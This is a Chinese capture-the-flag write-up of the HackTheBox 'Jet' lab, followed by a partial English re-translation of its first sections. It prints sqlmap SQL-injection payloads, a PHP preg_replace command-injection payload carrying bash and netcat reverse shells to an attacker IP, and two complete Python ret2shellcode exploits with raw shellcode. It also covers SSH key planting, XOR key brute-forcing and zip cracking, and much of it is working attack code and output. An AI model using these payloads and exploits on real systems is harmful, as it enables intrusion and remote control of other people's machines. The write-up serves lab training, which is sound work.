htb jet

Recon

# Nmap 7.95 scan initiated Tue Dec  9 11:52:46 2025 as: /usr/lib/nmap/nmap --privileged -sV -sC -Pn -n -T4 -v --open -oA nmap 10.13.37.10                
Nmap scan report for 10.13.37.10                                                                                                                         
Host is up (3.1s latency).                                                                                                                               
Not shown: 994 closed tcp ports (reset)                                                                                                                  
PORT     STATE SERVICE  VERSION                                                                                                                          
22/tcp   open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)                                                                     
| ssh-hostkey:                                                                                                                                           
|   2048 62:f6:49:80:81:cf:f0:07:0e:5a:ad:e9:8e:1f:2b:7c (RSA)                                                                                           
|   256 54:e2:7e:5a:1c:aa:9a:ab:65:ca:fa:39:28:bc:0a:43 (ECDSA)                                                                                          
|_  256 93:bc:37:b7:e0:08:ce:2d:03:99:01:0a:a9:df:da:cd (ED25519)                                                                                        
53/tcp   open  domain   ISC BIND 9.16.48 (Ubuntu Linux)                                                                                                  
| dns-nsid:                                                                                                                                              
|_  bind.version: 9.16.48-Ubuntu                                                                                                                         
80/tcp   open  http     nginx 1.10.3 (Ubuntu)                                                                                                            
|_http-server-header: nginx/1.10.3 (Ubuntu)                                                                                                              
|_http-title: Welcome to nginx on Debian!                                                                                                                
| http-methods:                                                                                                                                          
|_  Supported Methods: GET HEAD                                                                                                                          
2222/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)                                                                     
| ssh-hostkey:                                                                                                                                           
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)                                                                                           
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)                                                                                          
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)                                                                                        
5555/tcp open  freeciv?                                                                                                                                  
| fingerprint-strings:                                                                                                                                   
|   DNSVersionBindReqTCP, GenericLines, GetRequest, adbConnect:                                                                                          
|     enter your name:                                                                                                                                   
|     [31mMember manager!                                                                                                                                
|     edit                                                                                                                                               
|     change name                                                                                                                                        
|     gift                                                                                                                                               
|     exit                                                                                                                                               
|   NULL:                                                                                                                                                
|     enter your name:                                                                                                                                   
|   SMBProgNeg:                                                                                                                                          
|     enter your name:                                                                                                                                   
|     [31mMember manager!                                                                                                                                
|     edit                                                                                                                                               
|     change name                                                                                                                                        
|     gift
7777/tcp open  cbt?
| fingerprint-strings: 
|   Arucer, DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, Socks5, X11Probe: 
|     --==[[ Spiritual Memo ]]==--
|     Create a memo
|     Show memo
|     Delete memo
|     Can't you read mate?
|   NULL: 
|     --==[[ Spiritual Memo ]]==--
|     Create a memo
|     Show memo
|_    Delete memo

发现DNS

$ nslookup 10.13.37.10
10.37.13.10.in-addr.arpa     name = www.securewebinc.jet.

Web

打开网站www.securewebinc.jet得到第二个flag

查看源代码发现两个自定义脚本:

  • js/template.js
  • js/secure.js运用了java反混淆

查看js/secure.js后可以得到url: "/dirb_safe_dir_rf9EmcEIx/admin/stats.php"

我们找到了管理员后台:http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php

查看源代码得到第三个flag

因为不知道账号密码,所以我尝试sql注入

保存为文件后sqlmap -r admin_login.txt --batch

[12:29:51] [INFO] POST parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[12:29:51] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 118 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: username=test' OR NOT 9327=9327#&password=test

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=test' OR (SELECT 8301 FROM(SELECT COUNT(*),CONCAT(0x7176767a71,(SELECT (ELT(8301=8301,1))),0x717a787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- FbqL&password=test

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test' AND (SELECT 3284 FROM (SELECT(SLEEP(5)))Kbaj)-- Wkps&password=test

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: username=test' UNION ALL SELECT NULL,CONCAT(0x7176767a71,0x4f4e7350774650464d5769777676655157554c6549566b4a58515973586a636368576d787a56474b,0x717a787671),NULL#&password=test
---
[12:29:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0
[12:30:04] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.securewebinc.jet'

[*] ending @ 12:30:04 /2025-12-09/

成功注入得到两个表

  • information_schema
  • jetadmin

最终得到admin:Hackthesystem200

登录得到第四个flag

管理面板包含一个电子邮件配置部分,您可以在其中设置“脏话过滤器”并发送测试邮件。任何处理用户输入和执行系统命令的功能都存在潜在漏洞。

该电子邮件含有粗话过滤装置

PHP preg_replace()是一个用于执行正则表达式搜索和替换的函数

格式 swearwords[/fuck/i]=damn 表示该应用程序使用 PHP 的 preg_replace() 函数,结构如下:

preg_replace('/fuck/i', 'damn', $message);
# 需要将i写为e
// 用户输入可控
$user_input = $_GET['input'];

// 危险代码 - 使用 /e 修饰符
$result = preg_replace('/.*/e', 'system("ls -la")', $user_input);

// 无论用户输入什么,都会执行 ls -la 命令

Foothold

了解PHP preg_replace() 漏洞利用

发送邮件,查看请求 crtl+shift+U解码

swearwords[/fuck/i]=make love&swearwords[/shit/i]=poop&swearwords[/ass/i]=behind&swearwords[/dick/i]=penis&swearwords[/whore/i]=escort&swearwords[/asshole/i]=bad person&to=123@gmail.com&subject=123&message=<p>123</p>&_wysihtml5_mode=1

payload:

system($_POST[cmd])&cmd=bash -c 'bash -i >& /dev/tcp/10.10.16.22/443 0>&1'
# 下面是一种
# echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.13.14.13 443 >/tmp/f' | jq -sRr @uri
# rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/bash%20-i%202%3E%261|nc%2010.13.14.13%20443%20%3E/tmp/f
# swearwords[/fuck/e]=system('rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/bash%20-i%202%3E%261|nc%2010.13.14.13%20443%20%3E/tmp/f')&swearwords[/shit/i]=poop&swearwords[/ass/i]=behind&to=test@test.com&subject=test&message=fuck&_wysihtml5_mode=1 
┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ php_payload=$(echo -n 'system($_POST[cmd])' | jq -sRr @uri)
┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ bash_payload=$(echo -n "bash -c 'bash -i >& /dev/tcp/10.10.16.22/443 0>&1'" | jq -sRr @uri)
┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ echo "${php_payload}&cmd=${bash_payload}"
system%28%24_POST%5Bcmd%5D%29&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.22%2F443%200%3E%261%27

所以需要改为类似:

swearwords[/fuck/e]=system%28%24_POST%5Bcmd%5D%29&cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.22%2F443%200%3E%261%27.....message=fuck
# 这个也可以system(%22bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.16.22%2F4444%200%3E%261%27%22%0A)

即可获取shell

Lateral movement

find / -perm -4000 2>/dev/null

发现/home/leak,一个二进制文件

┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ checksec --file=./leak
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   78 Symbols        No    0               2               ./leak
# 关键发现与利用思路
1. NX disabled (最关键点)
含义: No-Execute(不可执行)位被禁用。这意味着栈(Stack)是可执行的。
利用思路: 你不需要复杂的 ROP (Return Oriented Programming) 链。
战术: Ret2Shellcode。你可以直接将 Shellcode(机器码)写入栈中,然后通过缓冲区溢出将返回地址(Return Address)覆盖为栈上存放 Shellcode 的地址。

2. No canary found
含义: 栈上没有“金丝雀”值(Stack Canary)。
利用思路: 发生缓冲区溢出时,程序不会检测到栈被破坏。
战术: 你可以随意覆盖栈上的数据,直接一路覆盖到返回地址(RIP/EIP),中间不需要泄露或伪造 Canary。

3. No PIE
含义: 代码段地址不随机化(Position Independent Executable)。
利用思路: 程序的函数地址(如 main)、全局变量地址、以及代码中的 gadget 地址都是固定的。
战术: 调试时非常方便,断点地址固定。如果需要利用 jmp esp / call rax gadget 跳转到栈上,这些指令的地址很容易找到。

4. Partial RELRO
含义: GOT 表(全局偏移表)是可写的。
利用思路: 虽然这里可能不需要,但这意味着理论上你可以修改 GOT 表中的函数地址指向你的恶意代码(GOT Overwrite 攻击)。

搜索**ret2shellcode得到攻击路径**

使用Ghidra,可以看到

undefined8 main(void)
{
  char a [64];  // 缓冲区只有64字节
  
  __init();
  printf("Oops, I\'m leaking! %p\n",a);    // 信息泄露a内存中的地址,我们通过puts写入的值存储在%p(a)中
  puts(&input);
  printf("> ");
  fgets(a,0x200,stdin); // 却读取了0x200(512)字节
  return 0;
}

由于 NX disabled(栈可执行)且我们知道栈地址,攻击逻辑如下:

  1. 接收泄露地址: 读取程序输出的那个 %p 地址。
  2. 构造 Payload: 把 Shellcode 放在缓冲区的最开头。
  3. 填充数据: 填满缓冲区剩余空间,直到覆盖到返回地址(RIP)的位置。
  4. 劫持控制流: 用第一步获取的泄露地址覆盖返回地址。
    • main 函数返回时,CPU 会跳转到我们覆盖的地址(即缓冲区的开头),开始执行 Shellcode。

首先创建一个100个字符循环数

┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ pwn cyclic 100               
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

image 114.png

输入后看STACK中rsp原本指向合法的位置,现在被我的输入覆盖了

00:0000│ rsp 0x7ffdb3752108 ◂— 'saaataaauaaavaaawaaaxaaayaaa\n'
# 00:0000:表示这是栈顶。   rsp:当前的栈指针。 'saaataaa...':这就是导致程序不知道该跳去哪里的罪魁祸首!

我们要找到saaataaa在我们生成的pattern字符串排第几位

pwn cyclic -l saaa—>72

验证与解释:

  1. [ REGISTERS ] 区域:RBP 0x6161617261616171 ('qaaaraaa')。pwn cyclic -l qaaa—>64 这意味着缓冲区填满了64字节后,刚好覆盖掉了RBP。
  2. **RIP (Return Address) 被覆盖了:**RBP 后面紧接着就是返回地址。RBP 是 8 个字节 (qaaaraaa)。所以,返回地址的偏移量应该是 64 + 8 = 72

所以偏移量是72

Payload 结构:[ Shellcode (约48字节) ] + [ 填充字符 (补齐到72字节) ] + [ 泄露的栈地址 (覆盖返回地址) ]

Shellcode为48是因为asm(shellcraft.sh())是execve(“/bin/sh”)的汇编代码

import struct
import subprocess
import sys
import select

def p64(addr):
    return struct.pack('<Q', addr)

def main():
    print("[*] Starting exploit (Fixed for Python 3.5)...")

    # 1. 启动进程
    try:
        proc = subprocess.Popen(
            ['/home/leak'], 
            stdin=subprocess.PIPE, 
            stdout=subprocess.PIPE, 
            stderr=subprocess.PIPE,
            bufsize=0 # 禁用缓冲,确保数据立刻发送
        )
    except OSError:
        print("[-] Error: Could not find /home/leak")
        return

    # 2. 读取泄露地址
    try:
        line = proc.stdout.readline()
        decoded_line = line.decode().strip()
        print("[+] Leak: " + decoded_line)
        
        leak_str = decoded_line.split(' ')[-1]
        stack_addr = int(leak_str, 16)
        print("[+] Address: " + hex(stack_addr))
    except Exception as e:
        print("[-] Error parsing address: " + str(e))
        return

    # 3. 构造 Payload
    nops = b"\x90" * 16
    shellcode = b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
    
    current_len = len(nops) + len(shellcode)
    padding_len = 72 - current_len
    
    payload = nops + shellcode + (b'A' * padding_len) + p64(stack_addr)
    
    print("[+] Sending payload...")

    # 4. 发送 Payload
    proc.stdin.write(payload + b'\n')
    proc.stdin.flush()
    
    # 5. 交互循环 (修复版)
    print("[*] Shell spawned! Type commands and press Enter.")
    print("[*] (Backspace will work now because we read line-by-line)")
    
    # 先盲发两个命令确认 shell 活着
    proc.stdin.write(b'id\n')
    proc.stdin.write(b'uname -a\n')
    proc.stdin.flush()

    while True:
        # 监听 Shell输出 和 用户输入
        reads = [proc.stdout.fileno(), sys.stdin.fileno()]
        try:
            ret = select.select(reads, [], [])
        except KeyboardInterrupt:
            print("\n[*] Exiting...")
            break

        for fd in ret[0]:
            if fd == proc.stdout.fileno():
                # 读取 Shell 的输出 (按字节读,保证不漏)
                output = proc.stdout.read(1)
                if not output: 
                    print("[!] Shell closed.")
                    return
                # 直接写到屏幕,不做解码,防止二进制崩坏
                sys.stdout.buffer.write(output)
                sys.stdout.flush()
            else:
                # 读取 你的输入 (按行读!解决退格键问题)
                cmd = sys.stdin.readline()
                if not cmd: break
                # 编码后发送给 Shell
                proc.stdin.write(cmd.encode())
                proc.stdin.flush()

if __name__ == "__main__":
    main()

#!/usr/bin/env python3

-- coding: utf-8 --

from pwn import *

==

[配置区域] - 根据目标环境修改这些变量

==

context.arch = ‘amd64’ # 目标架构 context.os = ‘linux’ # 目标系统 context.log_level = ‘info’ # 日志级别: info, debug

LOCAL_PORT = 8888 # 本地监听端口 BUFFER_OFFSET = 72 # 缓冲区溢出偏移量

==

[工具函数]

==

def banner(): """打印提示信息,告知用户需要在目标机执行的命令""" log.info(”-” * 50) log.info(f”[*] 正在监听本地端口: {LOCAL_PORT}”) log.info(”[!] 请在目标机器(Target)上执行以下命令进行反向连接:”) log.warn(f” socat TCP:<你的Kali_IP>:{LOCAL_PORT} EXEC:/home/leak,pty,raw,echo=0”) log.info(”-” * 50)

def get_shellcode(): """生成并优化 Shellcode""" # 优化 1: sub rsp, 64 # 防止 shellcode 中的 push 操作破坏自身代码 (栈回卷保护) sc = asm(‘sub rsp, 64’) + asm(shellcraft.sh())

# 如果想用更短的手写 Shellcode (23字节),可以取消下面注释并替换
# sc = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"

return sc

==

[Exploit 逻辑]

==

def exploit(): # 1. 启动监听 l = listen(LOCAL_PORT) banner()

# 2. 等待目标反向连接
p = l.wait_for_connection()
log.success(f"[+] 目标已连接: {p.rhost}:{p.rport}")

# 3. 获取泄露地址 (Stack Leak)
try:
    p.recvuntil(b"leaking! ")
    leak_data = p.recvline().strip()
    stack_addr = int(leak_data, 16)
    log.success(f"[+] 捕获栈泄露地址: {hex(stack_addr)}")
except Exception as e:
    log.error(f"[-] 获取泄露地址失败: {e}")
    return

# 4. 构建 Payload
shellcode = get_shellcode()
log.info(f"[*] Shellcode 长度: {len(shellcode)} 字节")

# 检查长度限制
if len(shellcode) > BUFFER_OFFSET:
    log.error(f"[-] Shellcode 过长 ({len(shellcode)} > {BUFFER_OFFSET}),请使用更短的 Shellcode")
    return

# 优化 2: NOP Sled (NOP滑梯)
# 结构: [NOPs] + [Shellcode] + [RetAddr]
# 将 Shellcode 后置,前面用 NOP 填充。这样只要跳转到 NOP 区任意位置都能滑入 Shellcode。
nop_len = BUFFER_OFFSET - len(shellcode)
payload = (b'\x90' * nop_len) + shellcode + p64(stack_addr)

# 5. 发送 Payload
log.info("[*] 发送 Payload...")
p.sendlineafter(b"> ", payload)

# 6. 稳定 Shell 环境
# 优化 3: 延时等待 Shell 启动,避免 Race Condition
time.sleep(1) 

# 发送环境配置命令,使 Shell 更易用
setup_cmd = b"export HOME=/tmp TERM=xterm; echo '[+] Shell is ready!'; whoami; id"
p.sendline(setup_cmd)

# 7. 移交交互控制权
p.interactive()

if name == ‘main’: exploit()


连接不稳定,所以可以

```bash
# 在attack上
ssh-keygen -t rsa
cat id_rsa.pub
# 目标上
mkdir .ssh
echo "ssh-rsa <pubkey>" > /home/alex/.ssh/authorized_keys
# 最后在自己主机上ssh -i id_rsa alex@10.13.37.10

这时可以获得Flag6:JET{0v3rfL0w_f0r_73h_lulz}

并且得到Alex shell

scp -i id_rsa [alex@10.13.37.10](mailto:alex@10.13.37.10):"*" .打包主文件到本地

其中crypter.py:

import binascii

def makeList(stringVal):
    list = []
    for c in stringVal:
        list.append(c)
    return list

def superCrypt(stringVal,keyVal):
    keyPos = 0
    key = makeList(keyVal)
    xored = []
    for c in stringVal:
        xored.append(binascii.hexlify(chr(ord(c) ^ ord(keyVal[keyPos]))))
        if keyPos == len(key) - 1:
            keyPos = 0
        else:
            keyPos += 1
    hexVal = ''
    for n in xored:
        hexVal += n
    return hexVal

with open('message.txt') as f:
    content = f.read()

key = sys.argv[1]

with open('encrypted.txt', 'w') as f:
    output = f.write(binascii.unhexlify(superCrypt(content, key)))

这是进行XOR计算

解密:

$ xortool encrypted.txt   
The most probable key lengths:
 1:  13.3%
 4:  13.8%
 8:  11.4%
12:  10.0%
14:   8.7%
17:  15.7%
20:   7.3%
24:   6.1%
28:   5.5%
34:   8.3%
Key-length can be 4*n
Most possible char is needed to guess the key!
$ xortool -l 17 -c 20 encrypted.txt
18 possible key(s) of length 17:
secxrezebin&rocf~
secxrezebin&rbcf~
secxrezebin"rocf~
secxrezebin"rbcf~
secxrezebinnrocf~
...
Found 18 plaintexts with 95%+ valid characters
See files filename-key.csv, filename-char_used-perc_valid.csv

secxrezebin&rocf~看着像securewebin·····

所以可以写一个脚本

#!/usr/bin/env python3
import string, itertools

# 猜测固定前缀
base = 'securewebin'
# 需要17位字符
length = 17

print(f"[*] 使用基本密钥生成17为密钥'{base}'...")

# 生成剩余长度的所有全小写字母组合
suffixes = itertools.product(string.ascii_lowercase, repeat=length-len(base))

with open('keys.txt', 'w') as file:
    for s in suffixes:
        # 拼接:前缀 + 猜测的后缀
        candidate = base + ''.join(s)
        file.write(candidate + '\n')
        
print("[+] 已保存在keys.txt")

zip2john exploitme.zip > hash提取hash

┌──(kali㉿kali)-[~/Work/Fortress/Jet/de_password]
└─$ john --wordlist=keys.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
securewebincrocks (exploitme.zip)     
1g 0:00:00:02 DONE (2025-12-13 10:28) 0.3355g/s 10666Kp/s 10666Kc/s 10666KC/s securewebincrnzbk..securewebincrolel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

使用密码securewebincrocks解密exploitme.zip得到membermanager和memo二进制文件

使用密码解开之前的文本

#!/usr/bin/python3
import binascii

def makeList(stringVal):
    return [c for c in stringVal]

def decrypt(hexVal, keyVal):
    keyPos = 0
    key = makeList(keyVal)
    xored = b''
    for i in range(0, len(hexVal), 2):
        byte = bytes.fromhex(hexVal[i:i+2])[0]
        xored += bytes([byte ^ ord(key[keyPos])])  
        if keyPos == len(key) - 1:
            keyPos = 0
        else:
            keyPos += 1
    return xored.decode()

with open('encrypted.txt', 'rb') as f:
    content = f.read()
message = decrypt(content.hex(), 'securewebincrocks')  
print(message)

运行后得到

Hello mate!

First of all an important finding regarding our website: Login is prone to SQL injection! Ask the developers to fix it asap!

Regarding your training material, I added the two binaries for the remote exploitation training in exploitme.zip. The password is the same we use to encrypt our communications.
Make sure those binaries are kept safe!

To make your life easier I have already spawned instances of the vulnerable binaries listening on our server.

The ports are 5555 and 7777.
Have fun and keep it safe!

JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}

Cheers - Alex

-----------------------------------------------------------------------------
This email and any files transmitted with it are confidential and intended solely for the use of the individual or entity to whom they are addressed. If you have received this email in error please notify the system manager. This message contains confidential information and is intended only for the individual named. If you are not the named addressee you should not disseminate, distribute or copy this e-mail. Please notify the sender immediately by e-mail if you have received this e-mail by mistake and delete this e-mail from your system. If you are not the intended recipient you are notified that disclosing, copying, distributing or taking any action in reliance on the contents of this information is strictly prohibited.
-----------------------------------------------------------------------------

得到Flag7:JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}


5555端口允行membermanages(管理用户),7777运行memo(备忘录)

alex@jet:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -               
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -               
tcp        0      0 0.0.0.0:7777            0.0.0.0:*               LISTEN      -               
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -               
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -               
tcp        0      0 0.0.0.0:9201            0.0.0.0:*               LISTEN      -               
tcp        0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN      -               

发现有一个9201端口可能是Elasticsearch(是一个基于 RESTful 的搜索和数据分析引擎。)他还有一个交互端口9300

Elasticsearch:一个存数据的地方,特别擅长搜文字

RESTful:一种交互方式,让你能用浏览器curl 直接控制它,而不用装驱动。

┌──(kali㉿kali)-[~/Work/Fortress/Jet]
└─$ curl -s http://10.13.37.10:9201/ | jq
[
  {
    "category": "maintenance",
    "body": "Performance to our API has been reduced for a period of 3 hours. Services have been distributed across numerous suppliers, in order to reduce any future potential impact of another outage, as experienced yesterday",
    "timestamp": "2017-11-10 07:00",
    "subject": "Maintenance"
  },
  {
    "category": "Maintenance",
    "body": "All upgrades are complete, and normal service resumed",
    "timestamp": "2017-11-13 13:32",
    "subject": "Upgrades complete"
  },
  {
    "category": "outage",
    "body": "Due to an outage in one of our suppliers, services were unavailable for approximately 8 hours. This has now been resolved, and normal service resumed",
    "timestamp": "2017-11-09 15:13",
    "subject": "Server outage"
  },
  {
    "category": "maintenance",
    "body": "An unscheduled maintenance period will occur at 12:00 today for approximately 1 hour. During this period, response times will be reduced while services have critical patches applied to them across all suppliers and instances",
    "timestamp": "2017-11-13 08:27",
    "subject": "Upgrades"
  }
]

存在数据泄露

PrivEsc

test

htb jet

Reconnaissance


<TRANSLATED>
# Nmap 7.95 scan initiated on Tuesday, December 9, 2025, at 11:52:46, as follows:  
`/usr/lib/nmap/nmap --privileged -sV -sC -Pn -n -T4 -v --open -oA nmap 10.13.37.10`  

**Nmap scan report for 10.13.37.10:**  
The host is online (latency: 3.1 seconds).  
994 closed TCP ports were not displayed.  

**Port details:**  
| PORT     | STATE    | SERVICE     | VERSION       |
|---------|---------|-----------|-------------|
| 22/tcp   | open     | ssh        | OpenSSH 7.2p2 (Ubuntu 4ubuntu2.4) |
|        |         |           | (Protocol: 2.0)     |
|        |         | ssh-hostkey:   |             |
|           |         |     2048 62:f6:49:80:81:cf:f0:07:0e:5a:ad:e9:8e:1f:2b:7c (RSA) |
|           |         |     256 54:e2:7e:5a:1c:aa:9a:ab:65:ca:fa:39:28:bc:0a:43 (ECDSA) |
|        |         |           |             |
| 256 93:bc:37:b7:e0:08:ce:2d:03:99:01:0a:a9:df:da:cd (ED25519)   |
| 53/tcp   | open     | domain     | ISC BIND 9.16.48 (Ubuntu Linux) |
|        |         |           |             |
|        |         | bind.version: 9.16.48-Ubuntu   |
| 80/tcp   | open     | http       | nginx 1.10.3      |
|        |         |           | (Ubuntu)        |
|        |         | http-server-header: | nginx/1.10.3      |
|        |         |             | (Ubuntu)        |
|        |         | http-title:     | Welcome to nginx on Debian!   |
|        |         |            |             |
|        |         | http-methods:     | GET, HEAD       |
| 2222/tcp | open     | ssh        | OpenSSH 8.2p1 (Ubuntu 4ubuntu0.2) |
|        |         |           | (Protocol: 2.0)     |
|        |         | ssh-hostkey:   |             |
|           |         |     3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA) |
|           |         |     256 57:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA) |
|        |         |           |             |
|        |         | 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)   |
| 5555/tcp | open     | freeciv?      |              |
|           | fingerprint-strings: |                |
|        |           |     enter your name:     |
|           |             | [31mMember manager!     |
|           |             | edit           |
|           |             | change name       |
|           |             | gift           |
|           |             | exit           |
| 7777/tcp   | open     | cbt?        |              |
|           | fingerprint-strings: |                |
|        |           | Arucer, DNSStatusRequestTCP, DNSVersionBindReqTCP, |             |
|           |           | GetRequest, HTTPOptions, RPCCheck, RTSPRequest, Socks5, X11Probe: |
|           |             | --==[[ Spiritual Memo ]==-- |
|           | Create a memo       |
|           | Show memo        |
|           | Delete memo       |
|           | Can't you read, mate?     |
|           |             |                |
|           | --==[[ Spiritual Memo ]==-- |
|           | Create a memo       |
|           | Show memo        |
|           | Delete memo       |

**Discovery of DNS**

```bash
$ nslookup 10.13.37.10
10.37.13.10.in-addr.arpa     name = www.securewebinc.jet.

# Web

Access the website www.securewebinc.jet to obtain the second flag.

Upon examining the source code, two custom scripts are found:
- `js/template.js`
- `js/secure.js`, which utilizes Java de-obfuscation techniques.

By analyzing `js/secure.js`, the following URL is revealed: `url: "/dirb_safe_dir_rf9EmcEIx/admin/stats.php"`

We have located the administrator backend: `http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php`

Another flag can be obtained by examining the source code.

Since we don’t know the account and password, I attempted to use SQL injection.

I saved the relevant information in a file called `admin_login.txt` and then executed the following command:
```bash
[12:29:51] [INFO] The POST parameter 'username' can be used for a SQL UNION query (which can retrieve 1 to 20 columns).
[12:29:51] [WARNING] In cases of OR-based boolean injections, consider using the `--drop-set-cookie` option to avoid issues during data retrieval.
The POST parameter 'username' is vulnerable to injection. Do you want to test other parameters as well? [y/N] N
sqlmap has identified the following injection points (a total of 118 HTTP requests):
---
Parameter: username (POST)
    Type: Boolean-based blind injection (using the WHERE or HAVING clause)
    Payload: `username=test' OR NOT 9327=9327#&password=test`

    Type: Error-based injection (using the WHERE, HAVING, ORDER BY, or GROUP BY clause)
    Payload: `username=test' OR (SELECT 8301 FROM (SELECT COUNT(*), CONCAT(0x7176767a71, (SELECT (ELT(8301=8301, 1))), 0x717a787671, FLOOR(RAND(0)*2)) x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x) -- FbqL&password=test`

    Type: Time-based blind injection (for MySQL versions 5.0.12 and later)
    Payload: `username=test' AND (SELECT 3284 FROM (SELECT(SLEEP(5)))Kbaj -- Wkps&password=test`

<TRANSLATED>
Type: UNION query  
Title: MySQL UNION query (NULL) – 3 columns  
Payload: `username=test' UNION ALL SELECT NULL, CONCAT(0x7176767a71,0x4f4e7350774650464d5769777676655157554c6549566b4a58515973586a636368576d787a56474b,0x717a787671),NULL#&password=test`  

[12:29:51] [INFO] The backend DBMS is MySQL.  
Web server operating system: Linux Ubuntu.  
Web application technology: Nginx 1.10.3.  
Backend DBMS: MySQL >= 5.0.  
[12:30:04] [INFO] The fetched data is logged to text files located at `/home/kali/.local/share/sqlmap/output/www.securewebinc.jet`.  

[*] End of operation at 12:30:04, December 9, 2025.  

Two tables were successfully injected:  
- `information_schema`  
- `jetadmin`  

The final flag obtained was `admin:Hackthesystem200`.  

Upon logging in, the fourth flag was retrieved.  

